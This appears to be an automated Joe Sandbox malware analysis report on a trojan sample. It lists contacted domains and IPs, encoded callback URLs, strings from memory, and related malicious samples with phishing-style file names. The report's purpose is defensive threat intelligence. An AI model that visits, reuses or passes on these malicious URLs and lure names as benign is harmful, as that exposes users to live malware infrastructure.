http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.spontaneoushomeschooler.com	94.23.162.163	true	true		unknown
parkingpage.namecheap.com	198.54.117.212	true	false		high
www.demenageseul.com	199.59.242.153	true	true		unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
www.cptdesignstudio.com	unknown	unknown	true		unknown
www.seak.xyz	unknown	unknown	true		unknown
www.besthandstool.icu	unknown	unknown	true		unknown
www.concur.design	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.concur.design/uds2/?Y4spQFW=n2X6clJmCA05S3ZeqrcWmU9LgTYh3Xo9IMSlcPg8h+SS+WcZ+1zi1nXkqGc0mRUifak24jBbuw==&Ezu=VTChCL_ht2spUrl	true	• Avira URL Cloud: safe	unknown
http://www.cptdesignstudio.com/uds2/?Y4spQFW=G5yaYpuBg7XYabQFtGr/YwUbUG6Du4hspLJ6ti3LnsVJcslX7oGk4EUBP1FenotTMaF2IKx0Gw==&Ezu=VTChCL_ht2spUrl	true	• Avira URL Cloud: safe	unknown
http://www.seak.xyz/uds2/?Y4spQFW=vIE1ET6pQu49m+QHY7YrZ7t2bRuoKngw2h26Ua5bu/NnC6rxsHDfr4DpunyQx1XamxAZm7X6xg==&Ezu=VTChCL_ht2spUrl	true	• Avira URL Cloud: safe	unknown
http://www.demenageseul.com/uds2/?Y4spQFW=nX62fi3FGck0KYkDLbl3wNFzysJuwQN4fQs5/MCF0tdU2wk9ctHDwkR8RP5qD5uIs0RtT2NFRQ==&Ezu=VTChCL_ht2spUrl	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000004.00000000.267490258.000000000686B000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.00000000.277980680.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.spontaneoushomeschooler.com/	NETSTAT.EXE, 0000000B.00000002 .602127128.000000000365F000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.277980680.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	unknown	United States		395082	BODIS-NJUS	true
198.185.159.144	unknown	United States		53831	SQUARESPACEUS	false
198.54.117.212	unknown	United States		22612	NAMECHEAP-NETUS	false
198.54.117.216	unknown	United States		22612	NAMECHEAP-NETUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339331
Start date:	13.01.2021
Start time:	21:08:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	in.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.evad.winEXE@7/0@6/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 42.2% (good quality ratio 39.2%) • Quality average: 72.8% • Quality standard deviation: 30.5%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 104.42.151.234, 40.88.32.150, 23.210.248.85, 51.104.144.132, 92.122.213.194, 92.122.213.247, 67.26.81.254, 8.248.137.254, 67.27.158.126, 8.248.139.254, 8.248.133.254, 51.103.5.159, 52.155.217.156, 20.54.26.129, 51.11.168.160 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	zHgm9k7WYU.exe	Get hash	malicious	Browse	• www.bigdudedesign.com/xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=p5BrHqV+x52+8/dkhIH/2RZzzPQHVqXKKEjnsmk8YSbLMdX3vj27OxdUa7hcnD/L48D0
	65BV6gbGFl.exe	Get hash	malicious	Browse	• www.fallguysmovile.com/kgw/?tTrL=Fpgl&D81dO=Q8j3zo2PyWwTAT2GiUT3xIethN2qaDDEMDPTiTcyve6+EbM4cYnHuFUs864URq+F/upv
	PO85937758859777.xlsx	Get hash	malicious	Browse	• www.alwayadopt.com/8rg4/?RJ=WsO1qiz2dXOYooBDjHaDnsysS09xwMceuB64tfjAiEOaRoVYdCuvrl6g5TO0aeWlvtBBiA==&LFQHH=_pgx3Rd
	PO#218740.exe	Get hash	malicious	Browse	• www.shelvesthatsludge.com/wpsb/?Wxo=rpLKkbKOXOuXHBcSnbCAYX8flodJm2eBCOkizxG+Jmq98pcfRrdFVbp7k49Tb//P+n9l&vB=lhv8
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• www.laalianza.net/nki/?-Z1l=PROlUmUOyDGddH4liQ5hJmVkj46+Q85xpoxC45PqJl4e45Ope3SXSrB15gOtY6GR/pks5ou7bA==&5ju=UlSpo
	c6Rg7xug26.exe	Get hash	malicious	Browse	• www.fallguysmovile.com/kgw/?JfExsTlp=Q8j3zo2PyWwTAT2GiUT3xIethN2qaDDEMDPTiTcyve6+EbM4cYnHuFUs864+OaOF7shv&njnddr=RhlPiv
	IRS Notice Letter pdf document.exe	Get hash	malicious	Browse	• www.myaarpdentalpln.com/09rb/?Jt78=5Fl0Gne6++jCyaX7Drm8Xn32HTt8H/jqBsF3NSEqn1nDC6nrfbel4dCYEQQYkDcDl2++&pN9=EXX8_N6xKpqxS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mQFXD5FxGT.exe	Get hash	malicious	Browse	• thevampire_vvv.byethost32.com/loglogin.html
	099898892.exe	Get hash	malicious	Browse	• www.fux.xyz/nt8e/?2dj=y/4CZD0u6UTnndZ84eN1F0ffB2o9AcFBv2a7yWGMbwZk5TncQjhg8LsZLtt2QtFrhXJ5&BR-LnJ=YVJpeDOX
	ZIPEXT#U007e1.EXE	Get hash	malicious	Browse	• ww1.survey-smiles.com/
	SAWR000148651.exe	Get hash	malicious	Browse	• www.phymath.science/6bu2/?u6u0=C0Tcv4PEDaSqiqbiBHmU4chmBJ2Ib35dQ7WAYQJ79jvi7RJiRJeSkc3aZR5il925ug+e&9r4l2=xPJtQXiX
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• www.biphome.com/th7/?Wxo=F3X7BvJsNeC3FygCw13H4IB8jadIkqJtXdmqtCOR8NGnB4xp+pRJAqP9Tbys+XJlW324&vB=lhvxP
	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.fallguysgen.com/09rb/?BjR=8wyat+wXPx2GJTjzAS1v8j/sun3jJOBqARbtJLQTOj6W6terly/mLKuj1YP1OuE1trgD&ojPLdR=9r9xbv2Prvr4
	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.fallguysgen.com/09rb/?QL3=8wyat+wXPx2GJTjzAS1v8j/sun3jJOBqARbtJLQTOj6W6terly/mLKuj1bj2SeINgKdVJ18iPg==&vDH4Y=N8lT8DApP2
	Payment Order Inv.exe	Get hash	malicious	Browse	• www.lakecharlesloan.com/m98/
	h3dFAROdF3.exe	Get hash	malicious	Browse	• www.srteamsex.com/jskg/?8pgD2lkp=vPxUJOJ2Aeffo2LE3jfwO3D5fUiArIaEsmmMIyas9ke7k/N8Gf6ZXTSsViol9x5Z8LaI&yTIDml=X6XHfZU8d

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• www.srteamsex.com/jskg/?9roHn=vPxUJOJ2Aeffo2LE3jfwO3D5fUiArIaEsmmMIyas9ke7k/N8Gf6ZXTSsVIol9x5Z8LaI&npHhW=3fq4gDD0abs8
	file.exe	Get hash	malicious	Browse	• www.capialhealth.com/w8en/?wZ=OZNhib&iJE=PC3EVoXx07elaN9zQ9JVPu3uhPMA8lrp9yOZFfU9U+2Z+rMvgXeGWrCKYNniyi9/Q+4F/80NIg==
	PByYRsoSNX.exe	Get hash	malicious	Browse	• www.traptlongview.com/csv8/?wPX=9GN7fGOG/XNjrF88E5TxviJgjVB4/la6MjhQ3CZtrJBE6uvIYv2ahYgslWD0h5HAfE9z&UPnDHz=SVETu4vhSBmH6
	3Y690n1UsS.exe	Get hash	malicious	Browse	• www.globepublishers.com/csv8/?SR-D3jP=QLtdsMlXP7ZQlvjWT7fAeOzLoSV1+fXm7wWs73uECgmLouwXj2mCPN/rnODb9flfr/+N&J0GTk=3fPL-xo0rXp0UNn
198.185.159.144	JAAkR51fQY.exe	Get hash	malicious	Browse	• www.scheherazadelegault.com/csv8/?EZUXxJ=0hV2NfdVjmx+yfQvTLszaaA4nyOLrpeuP9TqtJZz9egJMD1sBqTfWGO8dwDzLIh3ahLd&DzrLH=VBZHYDrxndGXyf
	xrxSVsbRli.exe	Get hash	malicious	Browse	• www.k2bsi.com/nki/?yrsdQvAx=umpOVK1DLRpz59fCQvoQKPVeVuPOlB8LOfW/ILmQB3PhhGOYoIzQzfga7bIBOwmKT5tP&D8h8=kHux
	T0pH7Bimeq.exe	Get hash	malicious	Browse	• www.silhouettebodyspa.com/de92/?DDK0T2k=aW4bwX+7+rq/lVtFlzifkf7EnMQHuKASlHyg88U21n5YYvOPVn8iR8TT3S91DLVPMub+&BZ=E2MxeZLx_FcL

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QN08qH1zYv.exe	Get hash	malicious	Browse	• www.theatomicshots.com/xle/?vTdLK=dZpq/2SbxZ9fjKphiMNZYhV3L/2Ns2NYRA9XvZOFrZWohuKG4iXKPwFAYUSLWPv7Pa79MYJLDg==&S2Jl9Z=RRcTylbXy0tX
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• www.apatoncreative.com/th7/?Lfj=x56fhMVxJtKyooJjbkZj6irCG4tLbrbttVEl8mlzAIopbceeKKQK7FUPkDalyZXTPAC&rPjhC=ndr8U6TH3RV
	Nuevo pedido.exe	Get hash	malicious	Browse	• www.njrfilm.com/heye/?Blr=qirqrgEujerdvvFEs356TUQ6GC7lF6Taze+hxhE8jjq9WKsCXbel99KdtLbciWUtGqTdqUiN+w==&a0G=tZktkpT8iptto
	payment copy.exe	Get hash	malicious	Browse	• www.nathanlaube.net/s9zh/?KXfDz=DBADCSi7nHEt6+5LA4g7Smwax6AM2LZUSRgEmz7WLJCapi1fLmEVQQgOLMbM5GrrnTzu51DEtA==&Dzrpc=ZZL0mpThqt
	List.exe	Get hash	malicious	Browse	• www.edmondscakes.com/2kf/?mL08l=WZA0u2VhjbRpJ&UR-X423=9XMLIWJTI6vAfrHRazBeuJnX2zF/KKkFVijVc9HuNL/CE78GsXIW/AGNdSUz4gY9rg1l28QruQ==
	AWBInvoice INA10197.exe	Get hash	malicious	Browse	• www.ctsafaris.com/6bu2/?t8o8st4=pybu1iZU8EvD/Kwf0YniJAqiIJo48L/uOwPEO/zl8A3Q1/S+hJ+LaYXOdcN2aHWYu3hX&9rWH=Klk0
	mfcnvy4bb.exe	Get hash	malicious	Browse	• www.betterbeautymemphis.com/p2he/?Qtu=VpiRuVNQmDdrBMFqj8Qpx61AyE0Jq88G6VKk4WdTWtiVMwWcTZ7OyZc0ZykkLKsTQDoW&MZW0=kHQD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	LETTER OF AUTHORITY 18DEC.xlsx	Get hash	malicious	Browse	• www.magiclabs.media/bw82/?dZotnbmH=P2+pz5Is5Uh04hegp1TQmwqfNtgh4ua+i28lAlYonz3NKvuB08r74eFNyM86KRvy702eoA==&WFN0HX=qJE4
	IMG-033-040.exe	Get hash	malicious	Browse	• www.ladycello.info/o56q/?rTdHh=iu3bU58RhptOilOepCaJCiDkHQOSgkhlzz1igFvzi5B3uxD1XBfv3PEzoSZTtRgs5OTfsjm+hQ==&AR-pA8=djltCF3xQPxp
	anthon.exe	Get hash	malicious	Browse	• www.thesacralgenie.com/94sb/?BX=E0Gh0VgpxJYXCNpP&8pw4CDfX=ljcQCJ/CcvMyQHtxqytd+84DD1WgmQG8zULKd2F9VUSi8RHcUyfD/7Jq+SVBeNrFnWdM
	F9FX9EoKDL.exe	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?KZQL=cQgJWKf8RQ1tgXmhpNlNvU1Wcwt7yBWYkRci+XoIvJPaxwQIB73a/eHibgewyTkN/jUTxmaioA==&RlW=bjoxnFJXA8hpCv
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• www.ghosteragency/bg8v/?Kh6dX=VngxCTsPJF&nRYDg6=Hsg8WmNsaLMOQllElMfuFbk4MqbSZJWeSLNd01xx1olwbrd2uyfvFyB8JRVoUW+4pzAS
	faithful.exe	Get hash	malicious	Browse	• www.gabriellagullberg.com/jqc/?kPg8q=yyNOPPYs37n20AZMC2utoqKbvgU82l9OojTYKZBTM2Apr8X8ZSt9KWvG0alpWsncp7dE&1bS=WHr8cFhpvJ
	scnn7676766.exe	Get hash	malicious	Browse	• www.mocakavastudios.com/m3px/
	uiy3OAYIpt.exe	Get hash	malicious	Browse	• www.lucindabinteriors.com/cfo/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO8479349743085.exe	Get hash	malicious	Browse	• www.theseeingglass.com/d8h/?7nzhT=fpj2dyTVU459sTu3g3ENtlg+wmcPgNmBihM9KeY7l0jVRhRPuCQYHIKtRCAj+Ch6S1R/&u4vtf=hBZ8AxiP9Lt
	PRODUCT INQUIRY.pdf.exe	Get hash	malicious	Browse	• www.tealbirding.com/cfo/?EbJ=XVKKLnTuEneGxLnA9Mjxxc1SUCHc0HvSfORAuJqDQH4eeu9wFra71eo01Z9TJZMAgpDN&rL0=d8qpVlJxGr1

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	urgent specification request.exe	Get hash	malicious	Browse	• 198.54.117.210
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 198.54.117.210
	inquiry10204168.xlsx	Get hash	malicious	Browse	• 198.54.117.211
	Project review_Pdf.exe	Get hash	malicious	Browse	• 198.54.117.215
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 198.54.117.216
	RFQ 41680.xlsx	Get hash	malicious	Browse	• 198.54.117.211
	Doc_74657456348374.xlsx	Get hash	malicious	Browse	• 198.54.117.217
	bpW4Utvn8eAozb4.exe	Get hash	malicious	Browse	• 198.54.117.210
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 198.54.117.210
	current productlist.exe	Get hash	malicious	Browse	• 198.54.117.211
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 198.54.117.211
	inv.exe	Get hash	malicious	Browse	• 198.54.117.211
	Inquiry-RFQ93847849-pdf.exe	Get hash	malicious	Browse	• 198.54.117.211
	order.exe	Get hash	malicious	Browse	• 198.54.117.218
	Rfq_Catalog.exe	Get hash	malicious	Browse	• 198.54.117.211
	SMA121920.exe	Get hash	malicious	Browse	• 198.54.117.217
	scan_118637_pdf.exe	Get hash	malicious	Browse	• 198.54.117.210
	Purchase Order 75MF3B84_Pdf.exe	Get hash	malicious	Browse	• 198.54.117.217
	SecuriteInfo.com.Heur.16160.xls	Get hash	malicious	Browse	• 198.54.117.212
	PURCHASE ORDER_PDF.exe	Get hash	malicious	Browse	• 198.54.117.217
ext-sq.squarespace.com	zHgm9k7WYU.exe	Get hash	malicious	Browse	• 198.49.23.144
	JAAkR51fQY.exe	Get hash	malicious	Browse	• 198.185.159.144
	13-01-21.xlsx	Get hash	malicious	Browse	• 198.185.159.145
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 198.185.159.145
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 198.185.159.144
	QN08qH1zYv.exe	Get hash	malicious	Browse	• 198.185.159.144
	FTH2004-005.exe	Get hash	malicious	Browse	• 198.49.23.145
	order.exe	Get hash	malicious	Browse	• 198.49.23.145
	inv.exe	Get hash	malicious	Browse	• 198.185.159.145
	Order (2021.01.06).exe	Get hash	malicious	Browse	• 198.185.159.144
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	Nuevo pedido.exe	Get hash	malicious	Browse	• 198.185.159.144
	payment copy.exe	Get hash	malicious	Browse	• 198.185.159.144
	http://https://www.cloudfilesend.com/x/jvNrWPGTjrB1	Get hash	malicious	Browse	• 198.185.159.145

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	List.exe	Get hash	malicious	Browse	• 198.185.159.144
	AWBInvoice INA10197.exe	Get hash	malicious	Browse	• 198.185.159.144
	mfcnvy4bb.exe	Get hash	malicious	Browse	• 198.185.159.144
	Purchase Order 75MF3B84_Pdf.exe	Get hash	malicious	Browse	• 198.185.159.145
	PURCHASE ORDER_PDF.exe	Get hash	malicious	Browse	• 198.49.23.144
	(G0170-PF3F-20-0260)2T.exe	Get hash	malicious	Browse	• 198.185.159.145

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BODIS-NJUS	zHgm9k7WYU.exe	Get hash	malicious	Browse	• 199.59.242.153
	65BV6gbGFl.exe	Get hash	malicious	Browse	• 199.59.242.153
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	PO#218740.exe	Get hash	malicious	Browse	• 199.59.242.153
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 199.59.242.153
	c6Rg7xug26.exe	Get hash	malicious	Browse	• 199.59.242.153
	sample20210111-01.xlsm	Get hash	malicious	Browse	• 199.59.242.150
	IRS Notice Letter pdf document.exe	Get hash	malicious	Browse	• 199.59.242.153
	mQFXD5FxGT.exe	Get hash	malicious	Browse	• 199.59.242.153
	099898892.exe	Get hash	malicious	Browse	• 199.59.242.153
	ZIPEXT#U007e1.EXE	Get hash	malicious	Browse	• 199.59.242.153
	990109.exe	Get hash	malicious	Browse	• 199.59.242.153
	SAWR000148651.exe	Get hash	malicious	Browse	• 199.59.242.153
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	http://https://www.chronopost.fr/fclV2/authentification.html?numLt=XP091625009FR&profil=DEST&cc=47591&type=MASMail&lang=fr_FR	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	Payment Order Inv.exe	Get hash	malicious	Browse	• 199.59.242.153
	h3dFAROdF3.exe	Get hash	malicious	Browse	• 199.59.242.153
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• 199.59.242.153
SQUARESPACEUS	J0OmHIagw8.exe	Get hash	malicious	Browse	• 198.49.23.144
	zHgm9k7WYU.exe	Get hash	malicious	Browse	• 198.49.23.144
	JAAkR51fQY.exe	Get hash	malicious	Browse	• 198.185.159.144
	13-01-21.xlsx	Get hash	malicious	Browse	• 198.185.159.145
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 198.185.159.145
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 198.185.159.144
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 198.49.23.145
	T0pH7Bimeq.exe	Get hash	malicious	Browse	• 198.185.159.144
	QN08qH1zYv.exe	Get hash	malicious	Browse	• 198.185.159.144
	FTH2004-005.exe	Get hash	malicious	Browse	• 198.49.23.145
	order.exe	Get hash	malicious	Browse	• 198.49.23.145
	inv.exe	Get hash	malicious	Browse	• 198.185.159.145
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	Nuevo pedido.exe	Get hash	malicious	Browse	• 198.185.159.144
	payment copy.exe	Get hash	malicious	Browse	• 198.185.159.144
	http://https://www.cloudfilesend.com/x/jvNrWPGTjrB1	Get hash	malicious	Browse	• 198.185.159.145
	List.exe	Get hash	malicious	Browse	• 198.185.159.144
	AWBInvoice INA10197.exe	Get hash	malicious	Browse	• 198.185.159.144
	990109.exe	Get hash	malicious	Browse	• 198.185.159.144

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mfcnvy4bb.exe	Get hash	malicious	Browse	• 198.185.159.144
NAMECHEAP-NETUS	SecuriteInfo.com.BehavesLike.Win32.Generic.cc.exe	Get hash	malicious	Browse	• 199.193.7.228
	DHL-Address.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	New FedEx paper work review.exe	Get hash	malicious	Browse	• 198.54.122.60
	PO-000202112.exe	Get hash	malicious	Browse	• 63.250.34.114
	urgent specification request.exe	Get hash	malicious	Browse	• 198.54.117.210
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 198.54.117.210
	shipping-document.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	Project review_Pdf.exe	Get hash	malicious	Browse	• 198.54.117.215
	iVUeQOg6LO.exe	Get hash	malicious	Browse	• 199.193.7.228
	mscthef-Fichero-ES.msi	Get hash	malicious	Browse	• 162.255.118.194
